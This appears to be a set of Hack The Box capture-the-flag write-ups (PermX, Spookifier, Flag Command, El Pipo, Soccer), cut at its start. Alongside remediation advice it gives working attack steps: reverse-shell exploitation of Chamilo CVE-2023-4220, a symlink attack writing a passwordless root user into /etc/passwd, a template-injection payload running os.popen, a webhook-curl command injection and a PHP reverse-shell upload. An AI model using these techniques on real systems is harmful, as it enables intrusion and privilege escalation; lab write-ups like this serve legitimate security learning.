rustscan -a 10.129.1.156 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://permx.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion ffuf -u http://permx.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H ‘Host: FUZZ.permx.htb’ -fc 302
2 – Chamilo version identification and unauthenticated RCE – CVE-2023-4220 Browsed to lms.permx.htb and found a Chamilo LMS instance. Default credentials did not work. Ran feroxbuster against the LMS and briefly identified Chamilo 1.11.24 from a plugin page. Researched the version and found CVE-2023-4220, an unauthenticated file upload RCE vulnerability. Used a public PoC with a reverse shell payload and obtained a shell as www-data.
python3 main.py -u http://lms.permx.htb/ -a revshell
3 – Credential extraction and lateral movement Found a user mtz on the machine. Ran LinPEAS and discovered an internal MySQL server. Found plaintext database credentials in the Chamilo configuration file. Tried the credentials against the mtz SSH account and they worked. Retrieved user.txt.
cat /var/www/chamilo/app/config/configuration.php
Credentials recovered: mtz:03F6lY3uXAP2bkW8
4 – Privilege Escalation – acl.sh symlink attack Ran sudo -l and found mtz could run /opt/acl.sh as root. Read the script and identified it used setfacl to grant ACL permissions to files in /home/mtz. Created a symlink from /home/mtz/passwd pointing to /etc/passwd, ran the sudo script to grant write access to the symlink, and appended a new root-level user to /etc/passwd. Switched to the new user and obtained a root shell. Retrieved root.txt.
ln -s /etc/passwd /home/mtz/passwd sudo /opt/acl.sh mtz rw /home/mtz/passwd echo “pwned::0:0:root:/root:/bin/bash” >> /etc/passwd su pwned
Key Takeaways
- Chamilo LMS unauthenticated file upload RCE – CVE-2023-4220 (CVSS 9.8 Critical) – Chamilo 1.11.24 was vulnerable to an unauthenticated large file upload that allowed arbitrary PHP execution with no credentials required. LMS platforms must be kept fully patched and upload endpoints must require authentication and validate file types strictly.
- Plaintext database credentials in a configuration file – The Chamilo configuration file contained plaintext database credentials readable after gaining a foothold as www-data. Configuration files must have restrictive permissions and must be readable only by the application service account. Credentials in configuration files must be unique and must not be reused for OS accounts.
- Password reuse between database and OS account – The database password in configuration.php was reused for the mtz SSH account, turning a web application credential into direct system access. Passwords must be unique across every account and service without exception.
- acl.sh sudo script vulnerable to symlink attack – The acl.sh script applied ACL permissions to any path in /home/mtz without verifying the target was not a symlink to a sensitive system file. This allowed write access to /etc/passwd by creating a symlink. Scripts executed with elevated privileges must validate that target paths are not symlinks and must resolve to expected filesystem locations before applying permissions.
- Write access to /etc/passwd enabling arbitrary root account creation – Once write access to /etc/passwd was obtained, adding a new passwordless root account was trivial. Modern Linux systems must use shadow passwords exclusively and /etc/passwd must never be writable by non-root users. ACL management scripts must never grant write access to files outside a specific safe directory.
Remediation
[Immediate] Patch Chamilo LMS to remediate CVE-2023-4220 (CVSS 9.8 Critical) Update Chamilo to the latest patched version immediately. Restrict access to the LMS upload functionality to authenticated users only and implement strict file type validation on all upload endpoints. Place the LMS behind a WAF with rules covering unauthenticated upload attempts and PHP execution from upload directories.
[Immediate] Restrict configuration file permissions and rotate exposed credentials Set /var/www/chamilo/app/config/configuration.php to be readable only by the web application service account using mode 640 or stricter. Rotate the database password immediately and ensure the new credential is unique to the database account and not reused anywhere else.
[Immediate] Fix the symlink vulnerability in acl.sh Rewrite acl.sh to resolve the target path with realpath and verify it is a regular file within an explicitly approved directory before applying ACL changes. Add a check rejecting any path that resolves outside /home/mtz. Conduct a review of all sudo scripts for similar symlink and path traversal vulnerabilities.
[Immediate] Enforce unique passwords across all accounts and services The mtz account password matched the database credential in the configuration file. Enforce a policy requiring unique passwords per account and per service. Conduct a credential audit across the environment to identify shared passwords and force resets where reuse is found.
[Short-term] Protect /etc/passwd from unauthorized modification Ensure /etc/passwd has permissions of 644 owned by root and is not writable by any non-root user or process. Enable file integrity monitoring on /etc/passwd, /etc/shadow, and /etc/sudoers to alert on any unauthorized modifications. Verify shadow passwords are in use and that /etc/passwd contains no password hashes.
[Long-term] Implement a web application and LMS hardening baseline Define a hardening standard for all LMS deployments covering patch cadence, upload endpoint authentication and validation, configuration file permissions, credential isolation, and sudo script security. Include all LMS and web application installations in regular vulnerability scans and penetration tests.
- Chamilo LMS unauthenticated file upload RCE – CVE-2023-4220 (CVSS 9.8 Critical) – Chamilo 1.11.24 was vulnerable to an unauthenticated large file upload that allowed arbitrary PHP execution with no credentials required. LMS platforms must be kept fully patched and upload endpoints must require authentication and validate file types strictly.
-
Spookifier writeup
Spookifier writeup
Challenge name: Sppokifier
Difficulty: Very Easy
Challenge Scenario: There’s a new trend of an application that generates a spooky name for you. Users of that application later discovered that their real names were also magically changed, causing havoc in their life. Could you help bring down this application?
Link: https://app.hackthebox.com/challenges/Spookifier?tab=play_challenge
Machine IP: 154.57.164.78:30968

Navigated to the site. Right away when just submitting ‘test’ I thought maybe there would be LFI.
Downloaded the files with the challenge to dive deeper. Unzipped it.

Read the files, util.py is the most interesting.
cat web_spookifier/challenge/application/util.py

Font 4 in the file also just mirrors what we input. With this vulnerable code we can get code execution. I was able to see command injection with ${7*7}. After a lot of testing I eventually was able to get the flag running:
${__import__(‘os’).popen(‘cat flag.txti’).read()}
GG
-
Flag Command writeup
Flag Command writeup
Challenge name: Flag Command
Difficulty: Very Easy

Challenge Scenario: Embark on the “Dimensional Escape Quest” where you wake up in a mysterious forest maze that’s not quite of this world. Navigate singing squirrels, mischievous nymphs, and grumpy wizards in a whimsical labyrinth that may lead to otherworldly surprises. Will you conquer the enchanted maze or find yourself lost in a different dimension of magical challenges? The journey unfolds in this mystical escape!
Link: https://app.hackthebox.com/challenges/Flag%2520Command?tab=play_challenge
Machine IP: 154.57.164.76:30990
Navigated to the site. It’s a site of an OG text RPG.

Checked source code and there’s mention of a few scripts, commands, main, game.

I curled each file to see if I could read them and I could.
curl http://154.57.164.76:30990/static/terminal/js/main.js

In main.js I saw that there was some secret and a mention of /api/monitor.
I went to /api/monitor but nothing important was there. Instead I went to /api/monitor and there is a secret command for the game.

Started the game and put that in and we got the flag.
GG
-
El Pipo
El Pipo writeup
Challenge name: El Pipo
Difficulty: Very Easy
Challenge Scenario: An ancient spirit, El Pipo, has taken control of this place. Face your fears and try to drive it away with your most vicious scream!
Link: https://app.hackthebox.com/challenges/El%2520Pipo?tab=play_challenge
Machine IP: 154.57.164.78:32426

Brought us to a webpage with an input form.

Checked source code and I can see the javascript that sends it to the server.

Considering the name, I was playing with pipes to run a command on the server but I wasn’t getting anything back. Eventually I wanted to test if I could run curl and I got the flag curling a webhook.
GG
-
Soccer writeup
Soccer writeup
Box name: Soccer
Difficulty: Easy
OS: Linux
Overview: Soccer is an easy difficulty Linux machine that features a foothold based on default credentials, forfeiting access to a vulnerable version of the Tiny File Manager, which in turn leads to a reverse shell on the target system (CVE-2021-45010). Enumerating the target reveals a subdomain which is vulnerable to a blind SQL injection through websockets. Leveraging the SQLi leads to dumped SSH credentials for the player user, who can run dstat using doas- an alternative to sudo. By creating a custom Python plugin for doas, a shell as root is then spawned through the SUID bit of the doas binary, leading to fully escalated privileges.
Link: https://app.hackthebox.com/machines/519?sort_by=created_at&sort_type=desc
Machine IP: 10.129.34.94
Ran rustscan against the machine.
rustscan -a 10.129.34.94 –ulimit 5000 -b 2000 — -A -Pn

Any interesting port 9091 is open that I have not seen before. I’ll check out the webserver first anyways. Added soccer.htb to /etc/hosts.

Ran ffuf and feroxbuster.
ffuf -u http://soccer.htb -H “Host: FUZZ.soccer.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302,301

feroxbuster -u http://soccer.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Ffuf found nothing. Feroxbuster found something called Tiny File Manager.
Looked up default creds and I was able to get in with admin:admin@123


Version bottom right, Tiny File Manager 2.4.3. Searched exploits, looks like its vulnerable to CVE-2021-45010. Found a github exploit https://github.com/febinrev/tinyfilemanager-2.4.3-exploit. I played with this script but it didn’t work. Instead I will try taking advantage of the vulnerability manually. Created a PHP rev shell from https://www.revshells.com/. I was only able to upload in /tiny/uploads directory.
Triggered it and we get a shell.
